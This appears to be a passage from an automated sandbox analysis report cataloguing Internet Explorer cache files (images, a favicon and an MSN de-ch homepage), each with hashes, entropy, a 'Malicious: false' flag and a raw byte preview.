SHA-512:	6DC713D0B81717145772C4EFB9F7D53F70B6CD6B41653E3AAB31C3F94B52EA690CF8D56F65FE0A689C1B5E15710A98C4C66739C2A760157FBE8950BBCD51506
Malicious:	false
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO....."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...T.Pe<.>.....\N.....n...6.....S.J....(?Z.\.R..W..Ca...cj.{.....6<U.{..Yr.R..z.B..CV.d.^...j)..('.`..~....s...#.T.. =...r?.R.....(.w.j..3n..y.VE?.YY....u.Q.>...&.Y...;n4*.V;.e..A.....~..s..m...o.!.z...k.[.5..\....{.....b..3....p2.....g&..|_s..Kr....>a.\....\\.....b..;]....;..U.kR.[..... ...<.#.i.Z!.';~.....^R.. R.z...,R.ZH0....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1cSPWX[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2315
Entropy (8bit):	7.797162959388528
Encrypted:	false
SSDEEP:	48:BGpuERApExCuKR83LWR8sCdwzVhvbY5m5+sRJ2knGQgWTIVxzkW4K6oJ:BGAETxvAoiR8vAVO5mYsiknk4W/r
MD5:	07A03304C862EC44A1F6AA40DC8B7DB6
SHA1:	69FB0299E7ADB7DE64076E836852A162D3373947

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1cSPWX[1].jpg	
SHA-256:	CB0FBE8DB7855AB6D9463CC89155EB6CED283A00DA8115FAA369AF5CD17B98D4
SHA-512:	C58E339C1F1CADAC346DF479ED4F8B6C68A666EE90573405BD9ED1F7F2FD05EE0695D183866BCDA596B399B722566AE2C31022A09BF7A7FE871AD94452A1BD2
Malicious:	false
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?....`....C..Z.\./c`..z.5.(...1]t>..*i+....U..R.9.9\U.....s.....swm..)\..[h..[.T...Y.Q...i1\...f..+Wpv..J.:....Fd..W.9.O?.jG.1u$.4....<w..5SQ...0.....@.j-2..U..O.I.5t+9.2+R...~T1....t..p}.*.|..6..hn...{.....p;..UIdi...K.s...-L..(.56....F.UO.+....*...)..X..M..E8.....uk...Uv.. .P_..qf...~..s.P.zl.HG.....O...pN)..K[3...x..i7...~..9C.ei./o{..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1cSWkX[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	11082
Entropy (8bit):	7.959311837453018
Encrypted:	false
SSDEEP:	192:BFICOTwz3Y+O2VW2TWNgrYXfSOCgfkmFcCU1X5PF9npvB0:vwcIh2V1TWNhvtffc7zN9n9i
MD5:	E6C4B35641B21522A719C1F51BE086FA
SHA1:	F543E49862D5A56D60CC707EE0368E2285AB2744
SHA-256:	7C871C3EAA3089DB732F1E92D555851EA661D7FBD0E163E2A88592FEDEADAB87
SHA-512:	C4DD4F318CB179CA90B762A228D377F662894FCFE2B54D4360FB91637EAED54A595CBB04B5DADE2D9057D90637BC869D4435F4636266FFBE73F1FC01F82D731
Malicious:	false
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..T...X.0.t..v.*m*.R..m....\n^...V..i..<aX.....9.).$6.;..^T.....F2}..mV.5..;... ....W...9....U&.HQ.2.H..B.x....C:.&.I.K#....1.u....."7*]..32g.v.....F.7.q.X.A..qV4..1qn...36...z....@....P..z..".\..d-...s.9?.Z.....+.o,....;..<.a..?....{..!.....>...Y.u.H.Q.rG....u.hh.....#...]j?.ig.n.....H...W..I..-,.2..!...#.@..h.....{..T.`=.....3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1cSZMC[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7518
Entropy (8bit):	7.93679986564751
Encrypted:	false
SSDEEP:	192:BCrsUYLLiOz1aejN1dWTf8dN7yw3N0/weukpJ6QqSI+:kiLLPjndWQnsYZkISN
MD5:	105EB931F5776841C1F5E6E2093FB35C
SHA1:	C5A1E9055743CDE2CF0F5992BA832F84AB4F4F6E
SHA-256:	C65F73473090BAB465512E6DE045954BC0A6468003543D6FAF8998BE2BDC2EB9
SHA-512:	4CBE08F6C61E769F0BF4E6B2868494CABE7D3E9E0A1CF663E5757D6773273CDFE189EBC6A50335ED457C6F8E55500A237DD331879EA3035395BFCE0DFBBF014
Malicious:	false
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..b.....w.n.C..)..M.....:Sv.v..Z7.5..aK..; .h....)w.\Rm.....;.....(....cl";.....\.5J.M.....8..>.Zmp..J..f.X.m..R.I.FXP.+.T..vEnd&.....FA.*)6....4.E&..&...CF.....F.;p.....-.:)..cI..X..R.....h..E...@..}..F.....E.....5=j.!.Hi==*..X[(.Q0.~B.....K15.^.&...;..k.VY.|.=.G..#.....$*An\.....3^7....y...:..vC|.`..=.3..~.<6.M.5\.e#.u.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1cSm5r[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	1622
Entropy (8bit):	7.678853786158591
Encrypted:	false
SSDEEP:	48:BGpuERAaSaeVWpnLYCjy98lLo7p4GP1Uw:BGAEjSaiEcCjy98lmK81D
MD5:	7C41D8BD66468B94B16ADD5793D5B267
SHA1:	96798E03887E87847865F4918E44DC0094139489
SHA-256:	279728FAB3D5EF882ACEFE0003FB6D7C96BBA6E25EBA861308828DA13D953EAA
SHA-512:	D2020374E28C2FBC5EDBCF87D43FC602D7E9BA6F8D84D53672881F3EC400EF6ECF9535974F98D705BC684B498D81F1F0BCC31FDB4473BA74B1B9061EF244EC2
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1cSm5r[1].jpg	
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..)i(.3..J(.i(...CE...i..cP!..i.i..)h..t..R...R....A u5...],$Y.F..u.?.....q..]]...y....._.4..T....?.>XD0<.7....k%5.D.r .8...2n;....0+WWm.h.....T..+....F.s....."...'y.....N.16.'..2...5....LNx9.@zb.nK%&.... &.LAE.P..ZL.H`j..c..pjz..h..t...w?J`sw.W..b1....y.....v.6...vW..VW}..;..k{p.8.liw).A...#..h...%.... .0..X....6V..Ir.....ugX.$i..G!..$.V?a...fi....X.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1cSmWd[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	11929
Entropy (8bit):	7.818230888536472
Encrypted:	false
SSDEEP:	192:BpYgm0KDTym2umLwxERlHg+HLRNH1bKGT7+AxuWgk56xM9DQMTd2+3hHbDZkMlMc:71WHByOERlA+HTt7+AAG56mZQMTdp3hB
MD5:	D9469DDB43EB1258901D0E9F81E8556E
SHA1:	CB0BB25BFD13BD08D2A95919CDA5A86AF107811B
SHA-256:	E087CF756F5CB1B1DF0DCE25F22B332C70EE40AE831A5A86D225D7224D588792
SHA-512:	FD43A28729311807B47B4DB260EF63F0A6D09CF7831DA18806870C492F6792F08200811CAA976A3B07DD481A151EF5E3678260D9CE504798456CC5F4337700B0
Malicious:	false
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..E-%-y.h.>.d].=l?.5.v>j.neWb...h...Qii)i.R.QB...SM4.`)E ..!h...)..9..2..D.}...%..f..N.M\F*.*..yq..L'.0:.MZ(.;... ..MN N.jf1..R.J...VW..2"...VU...Z.F*...&qN....J.....W.:U.0(..k..p..]a.\..#5.j.....e...Z.vj.7g.^y.c^..)a.Q...R.]pZ.egy.:_...G.Es.g...G.Em....ZAKT.KIK@.%-..(...(...(.....(.....(....(4.JJZJ.J(....Q@..Q@.E.P.IKE.%.QH....))i(...(..4..L..QEy.!.Yw...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1cSxVn[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	5781
Entropy (8bit):	7.909235266655864
Encrypted:	false
SSDEEP:	96:BGEEeCNfzrENgOvQ822/BD9mPddjOxuCz5ebuFUteeLx7C8Geb5EME:BFkNf/Eq8DBEdj/+ebuetXx7Cqb59E
MD5:	0853CB2379BE327C6743D211B0E049E3
SHA1:	7CCB18A9EED8D0E235B1A2FAD0C40E0A1CC09FB3
SHA-256:	5AAD6F728D2676230B0719DD9D1F830FCBA9D48BFCA13A5D478FD48FF9C326A8
SHA-512:	F32BC78B80FF2CF4D02977A3457CB829B2DECDAAC2F3681C69166659034375271BDBB9F1CCC4BDE81B858C5910FBC98A4D52A5FCEB57965C76F62B0A90D015B
Malicious:	false
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..47....l.=.H..}.....B..#.r...:.a.GzO9h.J*/8zRy....*.1.AI...OM8...{...h...0...y>...)..e...D2uN}EO..Z....<b%..v..5Z.. ..I.dr8 .G.Z.J.f...b{..uY..V....8.M+.H.n3...{.a.y.O..i~&..x...5....[.{..5.....w..E.H..$..:.Z. ..M...v..7....P.Lf8.r...0.d...:....\."..\...+E*.u8 ..0i....:.....G.....t{.R...v.Q<@.....Z).....DEt.. &F^..W#.T.MV..^..=.2.....@...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB5kTiV[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	289
Entropy (8bit):	6.71059176367892
Encrypted:	false
SSDEEP:	6:6v/lhPkR/CnFCPPAV91E0lXO6Vq9eu7H1Cnstf0PLAYVwmqvnTp:6v/78/kFCPPWGKVq77HksN2xSmqvn9
MD5:	10ADF331F5D133B42D542F39E2A1390E
SHA1:	D0EEA0DEE8B46CB250E303BC1AA6C01EDFEF590C
SHA-256:	AD4808FAC10A5F71AAC3B93BBB0D29D575CEFF5609CEC3886C079F542F455D33
SHA-512:	7D93C192B7B055BC8CDB079A1D4F935A25A114986A592977A869EB0E5941FC4E271263EF275325B5193E7D460810AD575CF1846141128BAB7D5425EA24E170C8
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J.....IDAT8O..1N.`..`..O[.t`.U.XX..;`.H\.S..^.."ui...{&.w@B.&o.q..p..W..t....E.....s..\.j_.x.>C-.7&..'.m..P< *HC....8C....9.....sP.u.(.36|_].!..D.G."zT.a|z^ .....*.e..._.X.>9.C...Q....B....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB5zDwX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB5zDwX[1].png	
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	704
Entropy (8bit):	7.504963021970784
Encrypted:	false
SSDEEP:	12:6v/78/kFf6XyxG0K8VW5npVrgzBpeIZv5C2jcmQ2T3SmAiARgJ5:3+BK8VW5b8NpeIZRXImQ7iACv
MD5:	C7DBA01C92D1B9060E51F056B26122BC
SHA1:	440F7FC2EE80D3A74076C6709219F29A31893F86
SHA-256:	156AE4B3A7EF2591982271E4287B174CDC4C0EE612060AD23E5469ED1148D977
SHA-512:	95EF6D3FA8050C25CA83DCFFA8F7D9647C71A60EEEC81A10AE5820EB52D65C009A7699A4A581BAE5254685AA391404DFB3206EDAEDCBC38D7F0083D0F5DD8C7
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....UIDAT8O..._HSa....6WQXZ..&Dta2.....*.....!x.D..$..Vb..0...H*.....n...?.{.v.!.X....;...\|..x.q....&. ..q....Z.?&hmi.@w'...*.h....=..n.Y.\.Y..Kg..h9.<.5.V..:y.....:....BA:w...t....%..q....2.....k.gS..W}Ts...6_3....[..T.....;.j.].XO.D\7...A=O.j/PF.we.(...K.1@.5.....@...1YJ.g...U..c/..(. ..:..3`[.X..H.....*...a..@Pe...n.z....05.... .C0Y ...Ly.H....._!..... ..F(..ES%f.....1.....0.....?.+Q...yN..*K.L0....M!.H..e.I.ct\|....f.U... l..7!.J.a.O.....X.UG..RS`..;..p...6H...).t*....[.n.w..Z`..^>j..J.....d=...B...Q....D<.5.....$..x.$.l%F..D#A....S....A ....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BBK9Hzy[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	541
Entropy (8bit):	7.367354185122177
Encrypted:	false
SSDEEP:	12:6v/78/W/6T4onImZBfSKTIxS9oXhTDxfIR3N400tf3QHPK5jifFpEPy:U/6rIcBfYxGoxfxfrLqHPKhif7T
MD5:	4F50C6271B3DF24A75AD8E9822453DA3
SHA1:	F8987C61D1C2D2EC12D23439802D47D43FED3BDF
SHA-256:	9AE6A4C5EF55043F07D888AB192D82BB95D38FA54BB3D41F701863239E16E21C
SHA-512:	AFA483EAFEAF31530487039FB1727B819D4E61E54C395BA9553C721FB83C3B16EDF88E60853387A4920AB8F7DFAD704D1B6D4C12CDC302BE05427FC90E7FAC8
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....IDAT8O.Q.K[A...M^L../+....`4..x.GAiQb..E<..A.x..'!.P(-..x....`.,....D.).....ov..Yx.`_.4...@._ .r. ..w.$.H....W.....mj."...IR~f...J..D.|q.....~.<....<.I(t.q.....t...0.....h,.1.....\.1.....m.....+.zB..C.....^.u:.....j.o*..j....\../eH.,.....}...d-<!t.\.>..X.y.W....evg.Jho..=w*.*Y...n.@.....e.X. z.G.....(4.H...P.L.:".%tls....jq..5....<.)~....x...]u(..o./H.....Hvf....*E.D.).....j/j.=].....Z.<Z....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BBK9Ri5[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	527
Entropy (8bit):	7.3239256100568495
Encrypted:	false
SSDEEP:	12:6v/78/W/6T+siLF44aPcb1z4+uzUomyawaTcQwvJ4MWX9w:U/6q4PU5Wmy0G4MKi
MD5:	3C1367514C52C7FA2A6B2322096AA4C1
SHA1:	25104E643189C1457A3916E38D7500A48FEEC77C
SHA-256:	6FAD7471DE7E6CD862193B98452DED4E71F617CDC241AFBCF372235B89F925CC
SHA-512:	1EB9B1C27025B4A629D056FDE061FC61ACB7A671ACB82BDC4B1354D7C50D4E02D34F520468F26BA060C3F9239C398D23834FF976CFFA12C4CEE3DB747C366DA
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....IDAT8O.S.K.A..... i..r0.\\.....hkkq..1h.[s..%.Fu. h)..B...].w.....8...{~...U *Q.....y.$.g...BM....EZi....j.F.c ..e5.+...w;T.....<p.....".:$[8....P..*dH...$.....GO%qC.X..`MB....!....XcP338.>Q@3.S..y..NP..../|...f..[..r...F...9...N..S..0Q..m.<.^..>..I...A...6.}....:....^..P...5R...@:U....hN.8. ....>....L~.T.&?S.X...0.m.C.,X..A%.....X..!.m1.)T..O.*...'.....@.{.]....hF...,..FIY.y%M?;.u....8K6..../Bi|..?C.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BBVuddh[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	304
Entropy (8bit):	6.758580075536471
Encrypted:	false
SSDEEP:	6:6v/lhPkR/ChmU5nXyNbWgaviGjZ/wtDi6Xxl32inTvUI8zVp:6v/78/e5nXyNb4lueg32au/
MD5:	245557014352A5F957F8BFDA87A3E966
SHA1:	9CD29E2AB07DC1FEF64B6946E1F03BCC0A73FC5C
SHA-256:	0A33B02F27EE6CD05147D81EDAD86A3184CCAF1979CB73AD67B2434C2A4A6379

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BBVuddh[1].png	
SHA-512:	686345FD8667C09F905CA732DB98D07E1D72E7ECD9FD26A0C40FEE8E8985F8378E7B2CB8AE99C071043BCB661483DBFB905D46CE40C6BE70EEF78A2BCDE94 05
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....+.....IDAT8O...P...3.....v..`0.}...'..."XD.`.`.5.3. ....)...a.-.....d.g.mSC.i..%.8*].}....m.$l0M..u.. ...,9.... .....i....X..<.y..E..M....q... ."...,5+..]..BP.5.>R....iJ.0.7.|?.....r.\-Ca.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BBX2afX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	688
Entropy (8bit):	7.578207563914851
Encrypted:	false
SSDEEP:	12:6v/74//aaICzkSOms9aEx1Jt+9YKLg+b3OI21P7qO1uCqbyldNEiA67:BPObXRc6AjOI21Pf1dNCg
MD5:	09A4FCF1442AD182D5E707FEBC1A665F
SHA1:	34491D02888B36F88365639EE0458EDB0A4EC3AC
SHA-256:	BE265513903C278F9C6E1EB9E4158FA7837A2ABAC6A75ECBE9D16F918C12B536
SHA-512:	2A8FA8652CB92BBA624478662BC7462D4EA8500FA36FE5E77CBD50AC6BD0F635AA68988C0E646FEDC39428C19715DCD254E241EB18A184679C3A152030FD9FF 8
Malicious:	false
Preview:	.PNG.....IHDR.....U....sRGB.....gAMA.....a.....pHYs.....o.d...EIDATHK.Mh.A.....4.....b.Zoz....z."....A../.X.../....."(*.A.(.qPAK/.....I.Yw3…M...z./...7..}o... ~u'...K_...YM...5w1b....y.V.|.-e.i..D...[V.J...C.....R.QH.....:....U.....].$]LE3.}.....r..#.]...MS.....S..#..t1...Y...g..... 8."m.....Q..>,.?S..{.(7.....;..I.w...?MZ..>.....7z.=.@.q@.;.U..~. ...:.[.Z+3UL#.....G+3.=.V."D7...r/K.._..LxY.....E..$..{. sj.D...&.....{.rYU..~G....F3..E...{. .....S....A.Z.f<=.....'.1ve.2}[.....C....h&....r.O..c....u... .N_.S.Y.Q~.?..0.M.L..P.#... b..&..5.Z....r.Q.zM'<...+.X3..Tgf._...+SS...u.....*./.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BBnYSFZ[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	560
Entropy (8bit):	7.425950711006173
Encrypted:	false
SSDEEP:	12:6v/78/+m8H/Ji+Vncvt7xBkVqZ5F8FFl4hzuegQZ+26gkalFUx:6H/xVA7BkQZL8OhzueD+ikalY
MD5:	CA188779452FF7790C6D312829EEE284
SHA1:	076DF7DE6D49A434BBCB5D88B88468255A739F53
SHA-256:	D30AB7B54AA074DE5E221FE11531FD7528D9EEEAA870A3551F36CB652821292F
SHA-512:	2CA81A25769BFB642A0BFAB8F473C034BFD122C4A44E5452D79EC9DC9E483869256500E266CE26302810690374BF36E838511C38F5A36A2BF71ACF5445AA2436
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d....IDAT8O.S.KbQ..zf.j...?@.....J.....z..EA3P....AH...Y..3.....|6.6}.....{..n. ...b.....".h4b.z.&.p8`. ..:..Lc....*u:.....D...i$.)..pL.^..dB.T....#.f3...8.N.b1.B!.\...n..a...a.Z.....J%.x<....|..b.h4.`0.EQP.. v.q....f.9.H`8..\...j.N&...X,2...<.B.v[.(.NS6..|>..n4...2.57.*.....f.Q&.a-..v..z..{P.V... ...>k.J...ri..,.W.+.....5:.W.t...i.....g....\.t..8.w...:.....0....%~...F.F.o".'rx...b..vp....b.l.Pa.W.r..aK..9&...>.5...`..'W.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\a5ea21[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F44115579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false
Preview:	.PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....< ...CB.....)....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@ lA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq |....gz_Z...x..0F'.....x..=Y}.,jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\de-ch[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	425250

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\de-ch[1].htm	
Entropy (8bit):	5.438030802721651
Encrypted:	false
SSDEEP:	3072:DJCJUnxx+3staF1PEqQcFPTfXsvkcpBFOuq54Ylszm83KDg3BfSLi:DJC+O3ls86FA4Yum8tf/
MD5:	E216DBBE540B9B3E5EBAA300FBAC14E3
SHA1:	9D192C0807DE8644F910F881024D0B60FB875757
SHA-256:	83ACD55FFAB9EB8833C9D4BF198E4CC16BB0820CCA93D2EDFA61816697A90A9F
SHA-512:	A6D5C38D909271BD6DBF479DA4862ED106EDF25003C448DE462FAAE25AF74930CE5D994FBD73E979BFF00EFC308C4EE991905545A4C6B2338574E898BEB364D
Malicious:	false
Preview:	<!DOCTYPE html><html prefix="og: http://ogp.me/ns# fb: http://ogp.me/ns/fb#" lang="de-CH" class="hiperf" dir="ltr" >.. <head data-info="v:20210109_303416 31;a:6af494b5-68e9-4610-a8c5-84ba046d4340;cn:29;az:{did:951b20c4cd6d42d29795c846b4755d88, rid: 29, sn: neurope-prod-hp, dt: 2021-01-19T08:08:23.6139398Z, bt: 2021-01-10T01:14:47.4809450Z};ddpi:1;dpio:;dpi:1;dg:tmx.pc.ms.ie10plus;th:start;PageName:startPage;m:de-ch;cb:;l:de-ch;mu:de-ch;ud:{cid:,vk:homepage,n:,l:de-ch,ck:};xd:BBqgbZW;ovc:f;al:;fxd:f;xdpub:2021-01-12 22:59:27Z;xdmap:2021-01-19 12:31:27Z;axd:;f:msnallexpusers,muidflt12cf,muidflt48cf,muidflt57cf,muidflt300cf,muidflt301cf,moneyedge1cf,moneyhp3cf,audexhz1cf,article1cf,article4cf,article5cf,onetrustpoplive,msnapp2cf,1s-bing-news,vebudumu04302020,bbh20200521msncf;userOptOut:false;userOptOutOptions:" data-js="{"dpi":1.0,"ddpi":1.0,"dpio":null,"forcedpi":null,"dms":6000,"ps":1000,"bds":7,"dg":

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\de-ch[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	78451
Entropy (8bit):	5.363992239728574
Encrypted:	false
SSDEEP:	768:hlAyi1IXQu+IE6VyKzxLx1wSlCUSk4B1C04JLtJQLNEWE9+CPm7DIUYU5Jfoc:hlLQMFxaACNWit9+Ym7Mkz
MD5:	88AB3FC46E18B4306809589399DA1B04
SHA1:	009F623B8879A08A0BDD08A0266E138C500D52DB
SHA-256:	4D4DF96DDF04BBC6255DFF587A1543B26FC23E0B825DEC33576E61B041C3973A
SHA-512:	B01BB16FA1C04B2734B0B6AEE6B1FAFE914F95B21122D2480E09284B038BD966F831C4AA42C031FE5FC51718E1997F779FC6EBCD428DB943E050F362C10F4B2
Malicious:	false
